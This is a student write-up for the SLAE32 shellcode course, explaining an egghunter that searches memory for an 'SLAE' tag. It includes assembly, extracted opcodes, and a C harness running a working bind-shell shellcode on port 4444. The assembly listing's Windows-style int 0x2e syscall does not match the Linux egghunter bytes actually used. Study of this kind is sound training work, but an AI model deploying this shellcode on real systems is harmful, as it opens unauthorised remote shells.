SLAE32

Assignment 3

PA-2485

The Egghunter usually used if you don't have enough space to place your shellcode but you have enough small space for the egghunter which is small shellcode that searches for the virtual address space for unique tag and append our shellcode after the tag so if the tag ex:"w00t" founded our full shellcode will be after it and it will be executed.


For more details you can check this link

http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf

```
loop_inc_page:
    or     dx, 0x0fff                     // Add PAGE_SIZE-1 to edx
loop_inc_one:
    inc    edx                            // Increment our pointer by one
loop_check:
    push   edx                            // Save edx
    push   0x2                            // Push NtAccessCheckAndAuditAlarm
    pop    eax                            // Pop into eax
    int    0x2e                           // Perform the syscall
    cmp    al, 0x05                       // Did we get 0xc0000005
(ACCESS_VIOLATION) ?
    pop    edx                            // Restore edx
```

```
loop_check_8_valid:
    je     loop_inc_page                // Yes, invalid ptr, go to the next
page

is_egg:
    mov    eax, 0x534c4145              // Throw our egg "SLAE" in eax
    mov    edi, edx                     // Set edi to the pointer we validated
    scasd                               // Compare the dword in edi to eax
    jnz    loop_inc_one                 // No match? Increment the pointer by
one
    scasd                               // Compare the dword in edi to eax
again (which is now edx + 4)
    jnz    loop_inc_one                 // No match? Increment the pointer by
one

matched:
    jmp    edi                          // Found the egg.  Jump 8 bytes past
it into our code.
```


As we see below after we compile it our tag is “SLAE”



```
slae@ubuntu:~/SLAE$ ./compile.sh egg
[+] Assembling with Nasm ...
[+] Linking ...
[+] Done!
slae@ubuntu:~/SLAE$ objdump -d ./egg|grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-6 -d' '|tr -s ' '|tr '\t' ' '|sed 's/ $//g'|sed 's/ /\\x/g'|paste -d '' -s |sed 's/^/"/'|sed 's/$/"/g'
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8\x45\x41\x4c\x53\x89\xd7\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
slae@ubuntu:~/SLAE$ 
```


And I used this shellcode and apply egghunter on it

https://www.exploit-db.com/exploits/39851/



Linux/x86 - Bind TCP (4444/TCP) Shell (/bin/bash) Shellcode (656 bytes)

```
#include<stdio.h>
#include<string.h>

unsigned char egghunter[] = \
"\x66\x81\xc9\xff\x0f\x41\x75\x01\x41\x6a\x43\x58\xcd\x80\x3c\xf2\x74\xee\xb8"
"\x45\x41\x4c\x53" //<--SLAE tag
"\x89\xcf\xaf\x75\xe9\xaf\x75\xe6\xff\xe7";

unsigned char shellcode[] =  \
"\x45\x41\x4c\x53\x45\x41\x4c\x53\x31\xc0\x50\x66\xb8\x66\x00\x31\xdb\xb3\x01"
"\x6a\x01\x6a\x02\x89\xe1\xcd\x80\x89\xc2\x31\xc0\x66\xb8\x66\x00\x31\xdb\xb3\x14\x6a\x04\x54\x6a\x02\x6a\x01"
"\x52\x89\xe1\xcd\x80\x31\xc0\x66\xb8\x66\x00\x31\xdb\x53\xb3\x02\x66\x68"
"\x11\x5c" //<----PORT #4444
"\x66\x6a\x02\x89\xe1\x6a\x16\x51\x52\x89\xe1\xcd\x80\x31\xc0\x31\xdb\x53"
"\x66\xb8\x66\x00\xb3\x04\x52\x89\xe1\xcd\x80\x31\xc0\x31\xdb\x53\x53\x66\xb8"
"\x66\x00\xb3\x05\x52\x89\xe1\xcd\x80\x89\xc2\x31\xc0\x31\xc9\xb0\x3f\x89\xd3"
"\xcd\x80\x31\xc0\x31\xc9\xb0\x3f\xb1\x01\xcd\x80\x31\xc0\xb0\x3f\xb1\x02\xcd"
"\x80\x31\xc0\x50\x68\x62\x61\x73\x68\x68\x62\x69\x6e\x2f\x68\x2f\x2f\x2f\x2f"
"\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80";

main()
{
printf("The length of egghunter is %d\n",strlen(egghunter));

(*(void  (*)()) egghunter)();

return 0;

}
```



```
slae@ubuntu:~/SLAE$ gcc -fno-stack-protector -z execstack bindtcpegg.c -o bindegg
slae@ubuntu:~/SLAE$ ./bindegg
The length of egghunter is 33
```

```
root@ubuntu:~/SLAE# netstat -tulnp | grep 4444
tcp        0      0 0.0.0.0:4444            0.0.0.0:*               LISTEN
8065/bindegg
root@ubuntu:~/SLAE#
```

And here we go ;)